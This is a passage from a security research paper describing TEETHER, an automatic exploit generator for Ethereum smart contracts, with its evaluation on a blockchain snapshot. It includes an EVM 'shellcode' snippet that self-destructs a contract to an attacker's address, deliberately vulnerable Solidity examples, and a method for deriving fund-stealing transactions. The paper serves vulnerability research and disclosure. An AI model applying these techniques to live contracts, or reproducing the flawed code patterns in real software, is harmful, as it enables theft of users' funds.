Thus, if an attacker can control the second stack argument (`to`) when a `CALL` instruction is executed with a non-zero third stack argument, they can cause the contract to transfer value to an address under their control.

The `SELFDESTRUCT` instruction is used to terminate a contract. This will cause the contract to be deleted, allowing no further calls to this contract. `SELFDESTRUCT` takes a single argument – an address where all remaining funds of this contract will be transferred to. If an attacker can cause execution of a `SELFDESTRUCT` instruction while controlling the topmost stack element, he can obtain all the contract's funds as well as cause a permanent Denial-of-Service of this contract.

#### 3.1.2 Code injection

While `CALL` and `SELFDESTRUCT` are the only two instructions that allow an attacker to directly transfer funds from a contract to a given address, this does not imply that contracts lacking these two instructions are not vulnerable. In order to facilitate libraries and code-reuse, the EVM provides the `CALLCODE` and `DELEGATECALL` instructions, which allow the execution of third party code in the context of the current contract. `CALLCODE` closely resembles `CALL`, with the only exception that it does not perform a transaction to `to`, but rather to the current contract itself *as if it had the code of* `to`. I.e. the beneficiary of the new transaction remains the same, but it will be processed using `to`'s code. `DELEGATECALL` does the same, but persists the original values of `sender` and `value`, i.e., instead of creating a new internal transaction, it modifies the current transaction and "delegates" handling to another contract's code. Consequently, `value` is omitted from the arguments of `DELEGATECALL`.

[3] Additionally, the `CREATE` instruction allows to create a new contract and transfer value to it. However, this would require an attacker to have control over the resulting contract to receive the coins. Therefore, we will not consider `CREATE` for the remainder of this work.

```
1 PUSH20 <attacker-controlled address>
2 SELFDESTRUCT
```

Figure 2: EVM "shellcode"

If an attacker controls the second stack element (`to`) of either `CALLCODE` or `DELEGATECALL`, they can "inject" arbitrary code into a contract. By deploying the snippet from Figure 2 to a new contract, and subsequently issuing a `CALLCODE` or `DELEGATECALL` in the vulnerable contract to this new contract, the original contract can be destructed and all funds transferred to the attacker.

#### 3.1.3 Vulnerable State

Summarizing, this systematic analysis of the Ethereum instructions allows us to precisely define when a contract is in a vulnerable state:

**Definition 1** (Critical Path)**.** *A critical path is a potential execution trace that either*

1. *leads to the execution of a `CALL` instruction with a non-zero third stack element where the second stack argument can be externally controlled,*
2. *leads to the execution of a `SELFDESTRUCT` instruction where the first stack argument can be externally controlled, or*
3. *leads to the execution of either a `CALLCODE` or `DELEGATECALL` instruction where the second stack argument can be externally controlled.*

**Definition 2** (Vulnerable State)**.** *A contract is in a* vulnerable state*, if a transaction can lead to the execution of a critical path.*

We will call a transaction that exploits a contract in vulnerable state by one of the critical instructions as a *critical transaction*.

### 3.2 Storage

While it is obvious that a contract in vulnerable state is vulnerable according to our intuition that attackers can steal Ether, the converse it not necessarily true. Consider, for example, the contract given in Figure 3. As long as `vulnerable` is set to false, this contract is not in a vulnerable state, as the `transfer`-statement—and

```
1  contract Stateful{
2    bool vulnerable = false;
3    function makeVulnerable(){
4      vulnerable = true;
5    }
6    function exploit(address attacker){
7      require(vulnerable);
8      attacker.transfer(this.balance);
9    }
10 }
```

Figure 3: Stateful contract

its corresponding `CALL` instruction—cannot be reached due to the preceding `require`. Only after a call to `makeVulnerable` the `vulnerable` variable is set and a vulnerable state is reached. Yet, intuitively, this contract is vulnerable. We thus have to extend our definition to also include a notion of state that captures modifications made to a contract's storage.

The only instruction that allows to modify storage is `SSTORE`. A transaction that performs a storage modification therefore always executes a `SSTORE` instruction. We can therefore define state-changing transactions.

**Definition 3** (State Changing Path)**.** *A* state changing path *is a potential execution trace that contains at least one `SSTORE` instruction.*

**Definition 4** (State Changing Transaction)**.** *A transaction is* state changing *if its execution trace is a state changing path.*

Combining this with Definition 2 allows us to give the following definition

**Definition 5** (Vulnerable)**.** *A contract is* vulnerable *if there exists a (possibly empty) sequence of* state changing *transactions that lead to a* vulnerable state.

From this it immediately follows that a successful exploit always consists of a sequence of state changing transactions followed by a critical transaction.

## 4 Automatic Exploitation

In this section we present TEETHER, our tool for automatic exploit generation for smart contracts.

### 4.1 Overview

Figure 4 shows the overall architecture of TEETHER. In a first step, the CFG-recovery module disassembles the EVM bytecode and reconstructs a control flow graph (CFG). Next, this CFG is scanned for critical instructions



Figure 4: Architecture of TEETHER



Figure 5: An example CFG with dependent edges

and for state changing instructions. The path generation module explores paths from the root of the CFG leading to these instructions, from which the constraint generation module creates a set of path constraints through symbolic execution. Finally, the exploit generation module solves the combined constraints of critical paths and state changing paths to produce an exploit.

### 4.2 CFG Recovery

Reconstructing a control flow graph from EVM bytecode is a non-trivial task. This is due to the fact that the EVM only provides control flow instructions with indirect jumps. Both the conditional `JUMPI` and the unconditional `JUMP` read the jump target from the top-most stack element. While the jump target can be trivially inferred

in some cases, such as **PUSH2** <addr>**; JUMP**, it becomes less obvious in other cases. For example, consider the JUMP instruction at address 19 in Figure 5. Here, the JUMP instruction is used similar to x86's `ret` instruction, to resume execution at a "return address" that the caller pushed on the stack before the function call.

To address this, TEETHER uses backward slicing to iteratively reconstruct the CFG. Initially, the CFG contains only trivial edges, i.e., those matching the above pattern as well as fall-through cases for JUMPI. All other JUMP and JUMPI instructions are marked as *unresolved*. Next, an unresolved JUMP or JUMPI is selected and the set of (path-sensitive) backward slices of its jump target is computed. If a full backward slice can be found, it is executed to compute the jump target, the newly found edge is added to the CFG, and the corresponding jump instruction marked as *resolved*. Since introduction of a new edge can lead to possibly new backward slices of jumps within the newly connected subtree, all JUMP and JUMPI instructions in this subtree are again marked as *unresolved*. This process is repeated until no new edges are found and all jump instructions marked as *resolved*.

In the example in Figure 5, two backward slices can be found for the JUMP instruction at address 19, (**PUSH1** 0b) and (**PUSH1** 15), which allows to introduce two out-edges for basic block 17, 17 $\rightarrow$ b and 17 $\rightarrow$ 15.

#### 4.2.1 Dependent edges

Another problem that arises from indirect jumps is the problem that a path in the CFG does not necessarily correspond to a valid execution trace. E.g. the path 0 $\rightarrow$ 4 $\rightarrow$ 17 $\rightarrow$ 15, while seemingly plausible from the CFG, can never occur in an actual execution, as the edge 17 $\rightarrow$ 15 can only be taken if 17 was entered from d.

To reduce the number of invalid paths considered in further analyses, TEETHER uses an approach we call *dependent edges*. For this, edges are annotated with a basic block-level summary of their backward slices. In a forwards exploration, a path may be extended by an edge iff one of its annotations is fully contained in the path. Referring to Figure 5, the path 0 $\rightarrow$ 4 $\rightarrow$ 17 may only be extended via 17 $\rightarrow$ b. Likewise, in a backwards exploration these annotations form a set of path requirements, restricting the exploration to subpaths that can still reach all required basic blocks. For example, a backwards analysis starting from 15 $\rightarrow$ 17 has collected the requirement set {b} and may not take the back-edge 17 $\rightarrow$ 4 as b is not an ancestor of 4.

### 4.3 Path Generation

The resulting CFG is then scanned for CALL, CALLCODE, DELEGATECALL, and SELFDESTRUCT instructions. For each found instruction, the set of backward slices of its critical argument is computed. As we require that this argument is potentially attacker controlled, slices are then filtered for those containing instructions whose results can be directly (ORIGIN, CALLER, CALLVALUE, CALLDATALOAD, CALLDATASIZE, CALLDATACOPY) or indirectly (SLOAD, MLOAD) controlled by an attacker.

Each of the remaining slices defines an instruction subsequence of a critical path. To find critical paths, TEETHER explores paths using A* [15], where the cost of a path is defined as the number of branches this path traverses in the CFG. As every branch in the CFG corresponds to an additional path constraint, this allows TEETHER to explore less-constrained paths first. This captures the intuition that a path with fewer constraints is easier to satisfy. To focus on critical paths only, after every step we check whether all remaining instructions of at least one critical slice can still be reached from the current path. If no critical slice can be reached in full, further exploration of the path is discarded.

State changing paths are found in a similar fashion by searching for SSTORE instructions. As a state change can be useful for an attacker even without controlling the address or value written (e.g., Figure 3), no backward slices need to be computed in this case. Thus, the A* search only has to check whether a SSTORE instruction can be reached on the current path.

### 4.4 Constraint Generation

The constraint generation module runs in lockstep with the path generation. Once a path is found, the path constraint generation module tries to execute the path symbolically in order to collect a set of path constraints. To this end, TEETHER uses a symbolic execution engine based on Z3 [13]. Fixed-size elements, such as the call value or the caller's address are modelled using fixed-size bitvector expressions, variable-length elements, such as the call data, the memory, and the storage are modeled using Z3's array expressions.

Whenever a conditional branch (JUMPI) is encountered whose condition $\mu_s[1]$ is a symbolic expression, both the jump target and the fall through target are compared to the next address defined by the given path, and a new constraint of the form $\mu_s[1] \neq 0$ respectively $\mu_s[1] = 0$ is added accordingly.

#### 4.4.1 Infeasible Paths

Not all paths generated by the path generation module necessarily correspond to feasible execution traces. Consider for example the code given in Figure 6. Here the path generation module will eventually output the path 1 $\rightarrow$ 2 $\rightarrow$ 4 $\rightarrow$ 5 $\rightarrow$ 6. However, when executing this

```
1  int x = 0;
2  if(msg.value > 0){
3    x = 1;
4  }
5  if(x!=0){
6    msg.sender.transfer(this.balance);
7  }
```

Figure 6: Infeasible Paths Example

path, the value of x at line 5 will always be a concrete value and, since the path skipped the assignment in line 3, will have value 0. Thus the branch to line 6 will not be taken going directly to line 7 instead, leading to a mismatch between the program counter (7) and the next step of the intended path (6). Therefore, we consider a path *infeasible*, as soon as the program counter deviates from the desired path. To prevent expensive symbolic execution of further paths that would also be infeasible due to the same conditions, we extract a minimal infeasible subpath. As such deviations can only occur following a JUMP or JUMPI instruction, we consider the backward slices of the last executed instruction. These slices contain all instructions contributing to the jump target and in case of JUMPI also to the branch condition. The minimal infeasible subpath is then the subpath of the execution trace starting from the first instruction that is contained in any of the slices. In case a value loaded from memory or storage is contained in the path, the entire execution trace is taken as the minimal infeasible subpath, to keep the analysis sound. This minimal infeasible subpath is then passed back to the path generation module, which will stop exploring paths containing this subpath.

#### 4.4.2 Hash Computation

While symbolic translation of most EVM instructions is relatively straight-forward, special care has to be taken to symbolically model the EVM's SHA3 instruction. The SHA3 instruction takes a memory region as input (specified through two arguments, address and size) and computes the Keccak-256 hash over the memory contents stored therein. This instruction is, for example, used by the Solidity compiler for the mapping data structure, which provides a key-value store. Accessing a value stored in a mapping is commonly implemented by computing the Keccak-256 hash of the key and using the resulting value as an index into the contract's storage. Since such mappings are a common data structure in Ethereum contracts, TEETHER needs to be able to reason about such storage accesses, which requires a symbolic modeling of the SHA3 instruction.

To this end, whenever we want to symbolically execute a SHA3 instruction, we introduce a new symbolic 256-bit variable to model the result of the Keccak-256 computation. At the same time we record the relation between this new variables and the input data given to the SHA3 instruction. We will later show in Section 4.5.1 how this mapping can be used to solve path constraints which include hash-dependent constraints.

#### 4.4.3 Symbolic-Length Memory Access

Another issue of symbolic execution is that some EVM instructions can copy to/from variable-length elements. For example, the SHA3 instruction can compute hashes over variable length data. Similarly, the CALLDATACOPY instruction, which copies bytes from the given call data into memory, operates on variable-length data. This makes symbolic execution non-trivial, as the length is not a concrete value but a symbolic expression instead. TEETHER uses two approaches to address these issues.

First, whenever data of symbolic length is copied to memory, e.g., when using CALLDATACOPY, we use Z3's If expression to model conditional assignments. For example, a common pattern seen in smart contracts is copying the entire input data into memory. TEETHER will execute this using assignments of the form

$$\mu'_m[a+i] \leftarrow \mathrm{If}(i < l, I_d[b+i], \mu_m[a+i])$$

where $a = \mu_s[0]$, $b = \mu_s[1]$, and $l = \mu_s[2]$. To keep the number of generated expressions reasonable, we perform assignments only up to a pre-configured upper limit for $i$ (256 in our experiments).

Second, if data of symbolic length is read from memory, we will return a new symbolic read object. Similarly to mapping of Keccak-256 results to their respective input data, we also keep a mapping from symbolic read objects to their address, their length, and the memory-state when the read occurs. This allows us to later resolve the value of a symbolic read object.

#### 4.4.4 Constraint Results

The final output of the constraint generation module for a given path $p$ is a tuple $R^p = (\mu, S, I, C, H, M)$, where

- $\mu$ is the symbolic machine state after execution
- $S$ is the symbolic storage of the contract after execution
- $I$ is the symbolic environment in which path $p$ is executed
- $C$ is a set of constraints that must be fulfilled to execute path $p$

$H$ is a mapping of Keccak-256 result variables to their respective input data

$M$ is a mapping of symbolic read objects to their address, length, and memory state

We assume that both $\mu$ and $S$ also capture the entire history of the respective states after every instruction.

As discussed, sometimes it will be necessary to perform a sequence of multiple state changing transactions followed by an exploiting transaction. For this we define the combined constraint result given by a path sequence $\vec{v} = p_0, \ldots, p_n$ as $R^{\vec{v}}$. Let $\mu_0$ and $S_0$ denote the initial state of a path, then $R^{\vec{v}} = (\vec{\mu}, \vec{S}, \vec{I}, C, H, M)$, where

$$\vec{\mu} = \mu^{p_0}, \ldots, \mu^{p_n}$$
$$\vec{S} = S^{p_0}, \ldots, S^{p_n}$$
$$\vec{I} = I^{p_0}, \ldots, I^{p_n}$$
$$C = \bigcup_{i=0}^{n} C^{p_i} \cup \bigcup_{i=0}^{n-1} \{S_0^{p_{i+1}} = S^{p_i}\} \cup \{S_0^{p_0} = \hat{S}\}$$
$$H = \bigcup_{i=0}^{n} H^{p_i}$$
$$M = \bigcup_{i=0}^{n} M^{p_i}$$

Note the introduction of additional constraints $S_0^{p_{i+1}} = S^{p_i}$ and $S_0^{p_0} = \hat{S}$, which encode that the state changes performed by path $p_i$, are still present at the beginning of path $p_{i+1}$. Storage at the beginning of the first path $p_0$ is equal to the last state $\hat{S}$ stored in the blockchain. We will use the notation $\mu^*$ and $S^*$ to refer to the symbolic machine state and storage *just* before execution of the critical instruction in the final path.

In order to only create meaningful path combinations, we only prepend a state changing path $p$ to a path sequence $\vec{v}$, if any of the paths in $\vec{v}$ may read from storage entries modified by $p$. To this end, TEETHER also records every storage accesses that is performed during symbolic execution of a path. A path sequence $\vec{v}$ may read from the storage modifications made by a path $p$ iff there exists a write to address $e$ in $p$ and a read from address $f$ in $\vec{v}$ such that either

1. Both $e$ and $f$ are concrete values and $e = f$
2. At least one of $e$ and $f$ is a symbolic expression, and neither depend on a Keccak-256 result
3. Both $e$ and $f$ are symbolic expression dependent on Keccak-256 results $h_e$ and $h_f$ respectively, both are structurally identical, i.e., have an identical AST, and the hash results could potentially be equal, i.e., their input data has at least the same length, $\|H^p[h_e]\| = \left\|H^{\vec{v}}[h_f]\right\|$.

TEETHER tries to create an exploit based on a single path first, before trying larger path sequences. For our experiments, we explored path sequences up to length three, consisting of at most two state-changing paths and one final critical path.

## 4.5 Exploit Generation

The final stage of TEETHER is the exploit generation module, which checks the combined path constraints generated in the previous step for satisfiability with respect to Keccak-256 results and symbolic read objects. If a path sequence with satisfiable combined path constraints is found, this module will output a list of transactions that lead to exploitation of the smart contract. Otherwise, the next path sequence is requested and tested.

Before checking satisfiability of a combined result, we first encode the attacker's goals using additional constraints. The first goal is to transfer funds or code execution to an attacker-controlled address $a$. We achieve this by adding a constraint $\mu_s^*[1] = a$ (`CALL`, `CALLCODE`, `DELEGATECALL`) or $\mu_s^*[0] = a$ (`SELFDESTRUCT`). The second goal of the attacker is to make profit. While this is not an issue in the cases of `CALLCODE`, `DELEGATECALL`, and `SELFDESTRUCT`, as here all funds of the smart contract can be transferred to the attacker, additional checks are needed in case of a `CALL`-based exploit. This is especially true since some of the necessary transactions might require transferring Ether *to* the contract first. We thus require that the value transmitted in the final `CALL` instruction is greater than the sum of all values sent to the contract. As value is specified by the third stack argument to `CALL`, formally this gives

$$\mu_s^*[2] > \sum_{i=0}^{n} I_v^{p_i}$$

### 4.5.1 Satisfying Assignment

Having assembled the combined path constraints of a path sequence, including their state inter-dependencies and the attacker's goals, the next step is to find a satisfying assignment, which will give us concrete values to build the transactions required for successful exploitation. We leverage the constraint solver Z3. Yet we cannot simply pass our set of collected constraints *as is*, as the constraint solver is unaware of the special semantics of Keccak-256 results and symbolic-read objects.

To overcome this problem we apply the iterative approach shown in Figure 7. The algorithm keeps a set $Q$ of *unresolved* variables, which is initially set to all elements of $H$ and $M$. As long as this queue is non-empty, we compute the subset $D$ of constraints that is not dependent on any of the variables in $Q$ and use a constraint solver to

$Q \leftarrow H \cup M$
$\mathbb{A} \leftarrow \emptyset$
**while** $\|Q\| > 0$ **do**
  $D \leftarrow \{c \in C | \text{Vars}(c) \cap Q = \emptyset\}$
  $\mathbb{A} \leftarrow \text{Sat}(D)$
  **for all** $x \in Q$ **do**
    **if** $x \in H$ **then**
      $e \leftarrow H[x]$
      **if** $e \cap Q = \emptyset$ **then**
        $v_e \leftarrow \mathbb{A}(e)$
        $v_x \leftarrow \text{Keccak-256}(v_e)$
        $C \leftarrow C \cup \{e = v_e, x = v_x\}$
        $Q \leftarrow Q \setminus \{x\}$
      **end if**
    **else if** $x \in M$ **then**
      $a, l, \mu_m \leftarrow M[x]$
      **if** $(\text{Vars}(a) \cup \text{Vars}(l)) \cap Q = \emptyset$ **then**
        $v_a \leftarrow \mathbb{A}(a)$
        $v_l \leftarrow \mathbb{A}(l)$
        $v_x \leftarrow \mathbb{A}(\mu_m[v_a : v_a + v_l])$
        $C \leftarrow C \cup \{a = v_a, l = v_l, x = v_x\}$
        $Q \leftarrow Q \setminus \{x\}$
      **end if**
    **end if**
  **end for**
**end while**
**return** $\text{Sat}(C)$

Figure 7: Iterative Constraint Solving Algorithm

find a satisfying variable assignment $\mathbb{A}$ for $D$. Next, the algorithm attempts to resolve unresolved variables from $Q$. A variable can be resolved, if it does not depend on other unresolved variables. To resolve a Keccak-256 result, we first evaluate the hash's input data expression (according to $H$) in the assignment $\mathbb{A}$. This gives us a concrete value for the input data, over which we can then compute a Keccak-256 hash. To "fix" this relation between Keccak-256 result variable and input data, we add two new constraints that bind the input-data to its current valuation and the Keccak-256 result variable to the computed hash value. A symbolic-memory read object is resolved similarly by computing concrete value for the start address and length. Once a variable has been resolved, it is removed from $Q$. This process is repeated until all variables are resolved.

The key insight here is that, since the mappings $H$ and $M$ define dependencies between the elements of $H$ and $M$ and the variables involved in their corresponding expressions, they also implicitly define a topological ordering on $H$ and $M$. Furthermore, as these mappings can never define a cycle, this ordering is well-defined.

Consider, for example, the Solidity statement `sha3(sha3(msg.sender))` which takes the address of the message sender and hashes it twice. This will lead to two entries in $H$, $h_0$ and $h_1$ with $H[h_0] = I_s$ and $H[h_1] = h_0$, which gives the dependency chain $h_1 \rightarrow h_0 \rightarrow I_s$. This means we first have to fix the value of $I_s$ to compute $h_0$, which will then allow us to compute $h_1$.

#### 4.5.2 Exploiting Transactions

If a satisfying assignment $\mathbb{A}$ can be found, TEETHER will then output a list of transactions $t_0, \ldots, t_n$ an attacker would have to perform in order to exploit the contract. Transaction value and data content for each transaction $t_i$ are given by

$$\texttt{value}_i = \mathbb{A}(I_v)$$
$$\texttt{data}_i = \mathbb{A}(I_d)$$

### 4.6 Implementation

TEETHER is implemented in 4,300 lines of Python, using Z3 [13] as constraint solver. We will release TEETHER as open source 180 days after paper publication.

## 5 Evaluation

To demonstrate the utility of TEETHER, we downloaded a snapshot of the Ethereum blockchain and scanned it for contracts. Using a snapshot from Nov 30 2017, we found a total of 784,344 contracts. Interestingly, many contracts share the same bytecode, with the most popular code being shared by 247,654 contracts. On the other hand, 32,401 contracts were only deployed on a single address. Removing duplicates left us with a total number of 38,757 unique contracts. We executed TEETHER on all these 38,757 contracts. To avoid the situation that our code analysis gets stuck too long in a single contract, we allowed up to 30 minutes for CFG reconstruction plus 30 minutes for finding each a `CALL`, `CALLCODE`, `DELEGATECALL`, and `SELFDESTRUCT`-based exploit. We furthermore assumed a contract's storage was empty at the beginning, such that we can treat duplicate contracts the same. All experiments were performed on a virtualized Intel Xeon E5-2660 system with 16 threads and 192 GB of memory, however, we never observed a memory usage of more than 32 GB.

### 5.1 Results

For 33,195 (85.65%) contracts, the analysis finished within the given time limit. Out of these, TEETHER was able to generate an exploit for 815 (2.10%), which we will analyze in detail below. To put this into perspective, about two thirds of all contracts, 24,331 or

| | CALL | CALLCODE | DELEGATECALL | SELFDESTRUCT | Contracts |
|---|---|---|---|---|---|
| exploit | 547 | 2 | 8 | 298 | 815 |
| independent | 413 | 2 | 8 | 241 | 630 |
| dependent | 134 | 0 | 0 | 57 | 189 |
| critical path | 7,039 | 6 | 60 | 2,357 | 8,049 |
| no critical path | 25,689 | 37,826 | 37,748 | 34,533 | 24,331 |
| Sum | 33,275 | 37,834 | 37,816 | 37,188 | 33,195 |

Table 1: Detailed exploit generation results

62.78%, do not even expose a single critical path. In other words, these contracts either do not contain any CALL, CALLCODE, DELEGATECALL, or SELFDESTRUCT instructions, or do so only with non-attacker controllable arguments. Further 8,049 (20.77%) contracts did have a critical path, but we were not able to exploit it. While some of these can be false negatives due to TEETHER's limitations, like the restricting the transaction sequences to maximum three, or limitations of the underlying constraint solver, we believe the majority of these cases are actually true negatives, as our definition of critical paths is broad. We will discuss this issue in detail in Section 6.

Table 1 shows a breakdown of analysis results per vulnerability type. While many contracts were found vulnerable to CALL- or SELFDESTRUCT-based exploits, only a small number of CALLCODE- and DELEGATECALL-based exploits were found. However, also the number of contracts having a critical CALLCODE or DELEGATECALL path is significantly lower compared with CALL or SELFDESTRUCT. Interestingly, some contracts exposed multiple vulnerabilities so that TEETHER generated a total of 855 exploits targeting 815 different contracts.

The 855 exploits can be grouped into two classes: As the target contract can send further transactions to other, third-party contracts during execution, the outcome of an exploit might be dependent upon the results returned by these transactions. We will call such exploits *dependent*. In contrast, in an *independent* exploit, the execution of the target contract does not depend on further transactions to non-attacker-controlled addresses. 134 (24.50%) of the 547 CALL-based exploits and 57 (19.13%) of the 298 SELFDESTRUCT-based exploits are dependent, leaving 413 respectively 241 independent exploits. As TEETHER can only create path constraints for a single contract, we will only consider independent exploits in the following.

As said before, many contract addresses share the same contract code. Therefore, while the 664 independent exploits only target 630 *different* contracts, in total, 1,731 contract accounts are affected.

## 5.2 Validation

To verify that the exploits generated by TEETHER do in fact work as intended, for ethical and jurisdictional reasons we refrain from testing them on the actual blockchain. While there are no technical limitations to buying Ether and performing the attacks on the main network of Ethereum, we chose to evaluate the generated exploits on private test networks only. We thus modeled an attack on the actual blockchain as close as possible.

Since every contract account has its own storage that can influence the execution, we validate every exploit against every affected account individually, leading to a total of 1,769 $(exploit, account)$ combinations. To this end, we create a fresh test Ethereum network (i.e., a separate blockchain) containing three accounts: The contract under test, a regular account to model the attacker, and a third contract whose code will be used in CALLCODE and DELEGATECALL exploits. The attacker's account and the contract account are given an initial balance of 100 and 10 Ether, respectively. Additionally, we also ensure that the contract's storage content in our test network agrees with the one from our snapshot of the actual Ethereum blockchain. The network is then run using the unmodified official Ethereum Go client [5], whose scripting interface will also be used to submit the exploit transactions.

To reduce computation time by allowing tests on several non-unique contracts at once, we computed the exploit assuming that the contract's storage was set to zero. The first step in evaluation is thus to repeat TEETHER's constraint and exploit generation stages by supplying the contract's actual storage content. Unfortunately, creating an updated exploit fails for 84 (5.71%) of the CALL-based and 28 (9.69%) of the SELFDESTRUCT-based exploits, which means that the generated exploit was a false positive. Note that while the analysis performed by TEETHER is sound in general, this assumption is the only thing breaking soundness in our evaluation. We further discuss this issue in Section 6

If generation of the updated exploit succeeded, we submit its transaction to our test network. To prevent transaction reordering, we wait until the miner processed each transaction before submitting the next. After the

| | CALL | CALLCODE | DELEGATECALL | SELFDESTRUCT | Total | |
|---|---|---|---|---|---|---|
| successful exploit | 1,301 | 1 | 7 | 255 | 1,564 | (88.41%) |
| failed exploit | 85 | 1 | 1 | 6 | 93 | (5.26%) |
| failed update | 84 | 0 | 0 | 28 | 112 | (6.33%) |
| Sum | 1,470 | 2 | 8 | 289 | 1,769 | (100.00%) |

Table 2: Validation results

last transaction has been processed, we check the final balance of the attacker's account. As the attacker's goal is to extract Ether from the target account we call the exploit successful if the final balance is greater than the 100 Ether that we preallocated to it. In order to minimize interference due to processing fees we set the gas price in our test network to 0, i.e., no processing fee is deducted.

The results for all tested 1,769 exploits are given in Table 2. Overall, a large fraction (88.41%) of the generated exploits works as expected: Once all exploit transactions have been processed, the attacker has successfully stolen Ether and increased their own balance.

Overall, 205 exploits (11.59%) failed for mainly two reasons. As mentioned earlier, 112 (6.33%) of all exploits failed in the update stage due to the mismatch in storage between the initial exploit generation and the exploit re-computation on the actual storage contents. To better understand why the exploit did not succeed in the remaining 93 cases, we further analyzed the constraints they induce. About half of these can be attributed to differences between our test network and the actual blockchain. For example, some of these exploits result in constraints based on the current block number or the balance of another account. As we base our test network on a custom genesis block, the current block number will be low when executing the contract, whereas the actual Ethereum blockchain has been constantly growing since 2015 and currently contains over 5,000,000 blocks. Similarly, as our test network only contains three accounts, retrieving another account's balance will always return 0, as these accounts do not exist in our network.

## 5.3 Case Studies

In an effort to shed some light onto the cause of these vulnerabilities, we manually reviewed all vulnerable contracts for which users had uploaded Solidity source code to `etherscan.io`. However, as this was the case for only 44 (3%) contracts, these findings do not provide a comprehensive list of contract vulnerabilities, but rather serve as a case-study. Finally, to protect contracts that are still "live", we only provide a description of the vulnerabilities we found, but do not publish addresses of vulnerable contracts.

Vulnerabilities we found in these contracts can be classified into four categories:

1. Erroneous visibility: Per default, Solidity functions are publicly accessible, unless marked with the keyword `internal`. This can lead to unintended exposure of contract functionalities. For example, one of the 44 contracts implements a betting functionality with a dedicated function to handle a draw. However, this function is not marked as `internal` and can be called directly to transfer funds to arbitrary addresses.

2. Erroneous constructor: In Solidity, a function with the same name as the contract itself serves as the contract's constructor. In contrast to regular functions, the constructor does not become part of the contract's compiled code and is only executed once during contract creation. However, as Solidity does not provide a special keyword to mark the constructor, functions that were meant to be constructors can become regular functions due to ignoring case-sensitivity, spelling mistakes, or oversight during refactoring operations such as renaming. The analyzed contracts contain examples of both, simple mistakes (e.g. Figure 8) and cases where the contract was presumably renamed without renaming the constructor (e.g. contract `MyContract_v1` with constructor `MyContract`).

3. Semantic confusion: Another class of vulnerable contracts stem from different misunderstandings of Ethereum's execution model. For example, these contracts seemingly confuse the contract's total balance (`this.balance`) with the value held by the current transaction (`msg.value`). Other cases neglect the fact that a contract's storage is publicly readable and thus should not be used to store secrets.

4. Logic flaws: The final class of vulnerabilities we observed is caused by logic flaws. For example, the excerpt given in Figure 9 is a flawed implementation of the classical `onlyOwner` modifier, but has an inverted condition. Contrary to the intended behaviour, this allows all marked functions to be called by anyone *but* the owner.

Interestingly, the first three of these categories can be almost exclusively attributed to Solidity. While vulnera-

```
1  contract Owned {
2      address public owner;
3      function owned() {
4          owner = msg.sender;
5      }
6      modifier onlyOwner {
7          if (msg.sender != owner) throw;
8          _;
9      }
10     //...
11 }
```

Figure 8: Erroneous constructor

```
1  modifier  onlyOwner() {
2      require(msg.sender != owner);
3      _;
4  }
```

Figure 9: Flawed `onlyOwner` modifier

bilities due to logic flaws are also common in other domains, others could be prevented through modifications of Solidity. For example, making functions **`internal`** *by default* would eliminate the first category. Likewise, the second category could be eliminated by introducing a dedicated keyword for constructors.

# 6 Discussion

While the evaluation results are promising and our tool has identified several hundreds of vulnerable contracts, there are cases in which our current implementation fails to create working exploits. In this section we discuss some of the underlying assumptions and limitations, both of TEETHER and of the evaluation we performed.

## 6.1 Critical Path Definition

One potential limitation of TEETHER is the broad definition of a critical path, specifically of potentially attacker-controlled instructions. Our definition states that a critical path is a path that contains a slice of a critical instruction which contains at least one potentially attacker-controlled instruction (cf. Definition 1). The inclusion of `SLOAD` and `MLOAD` into the potentially attacker-controlled instructions makes this criterion apply to many paths, even though the corresponding storage or memory locations may never be writable by an attacker. This, in turn, may cause irrelevant paths to be considered in the path generation. While this does not pose a conceptual problem, it can cause a significant increase in computation time and thus lead to a larger number of timeouts. This problem could be alleviated by performing additional checks to match `SLOAD` and `MLOAD` to previous writes to create a more precise definition of critical paths, thereby limiting the number of paths considered.

## 6.2 Inter-Contract Exploits

Furthermore, our current implementation of TEETHER focuses on intra-contract exploits. In fact, however, a contract may call other contracts, and by supporting this inter-contract communication one could find additional exploits. For example, the bug in Parity's multi-signature wallet [6] that allowed an attacker to take over multiple wallets, splits core functionality between two contracts. Whereas one contract acts as the actual Wallet, the other is the support library. Only by combining these two contracts TEETHER could find an exploit of this documented vulnerability. In fact, with all relevant code in a single contract, our tool can indeed find the vulnerability and create a working exploit (see Appendix A).

## 6.3 Evaluation

As described in Section 5, our evaluation initializes the contract's storage to an empty state when we start searching for exploits. This allows us to combine the analysis of contracts that share the same code, reducing the number of tool runs from 784,344 to only 38,757 and has reduced the overall runtime by roughly factor 20. However, this comes at the cost of imprecise results. As we already have observed in 112 cases, an exploit that would work against a contract with empty storage might not work against the same contract with filled storage. Conversely, our current evaluation might also *miss* exploits that only work if the storage contains certain entries. However, this is not a fundamental limitation of TEETHER and can be solved by retrieving the actual storage state from the real Ethereum blockchain, and reapplying it to our local testbed. While it would require to treat all collapsed non-unique contracts separately, as each address has its own storage state, the results obtained would be sound.

# 7 Related Work

In this section we discuss related work in the areas of smart contract analysis and automatic exploitation, and how they relate to the work presented here.

## 7.1 Smart Contract Analysis

Analysis of smart contracts has been an area of active research for the past few years. In a similar vein to the work present herein, Luu et al. [20] presented OYENTE,

a tool to detect certain vulnerabilities like transaction-ordering dependence or reentrancy. However, their work is substantially different from ours in two ways: Firstly, OYENTE only considers a very specific set of vulnerabilities, many of which can also only be exploited by a malicious miner or a by colluding with a miner colluding. In contrast, we give a general vulnerability definition that can be exploited by a much weaker attacker—in fact, anyone with an Ethereum account. Secondly, the goal of OYENTE is only to *detect* a vulnerability. This means that the report generated by OYENTE have to be painstakingly verified on a case-by-case basis. Our tool, on the other hand, is designed to automatically provide an exploit once a vulnerability is found. Validation is then often as easy as executing the exploit transactions and checking the final balance.

Atzei et al. [7] provide a survey on attacks against Ethereum smart contracts, giving a taxonomy and discussing attacks and flaws that have been observed in the wild. While not all attacks they consider provide a monetary benefit to the attacker, some of the attacks presented therein are a special case of the vulnerabilities considered by TEETHER. For example, the multiplayer games attack described in their paper can also be identified and be exploited by our tool—fully automated.

In an effort to support further vulnerability analyses, Matt Suiche has proposed a decompiler [24]. Also, Zhou et al. [26] developed Erays, a tool for reverse engineering smart contracts able to produce high-level pseudocode from compiled EVM code. Yet in contrast to our work, both of these rely on manual contract inspection (although at a higher code abstraction).

Aside from security vulnerabilities, Delmolino et al. [19] describe several pitfalls that can lead to logic flaws in smart contracts. In a similar vein, several works consider the problem of designing good contracts, e.g. Mavridou et al. [21] or Chen et al. [12].

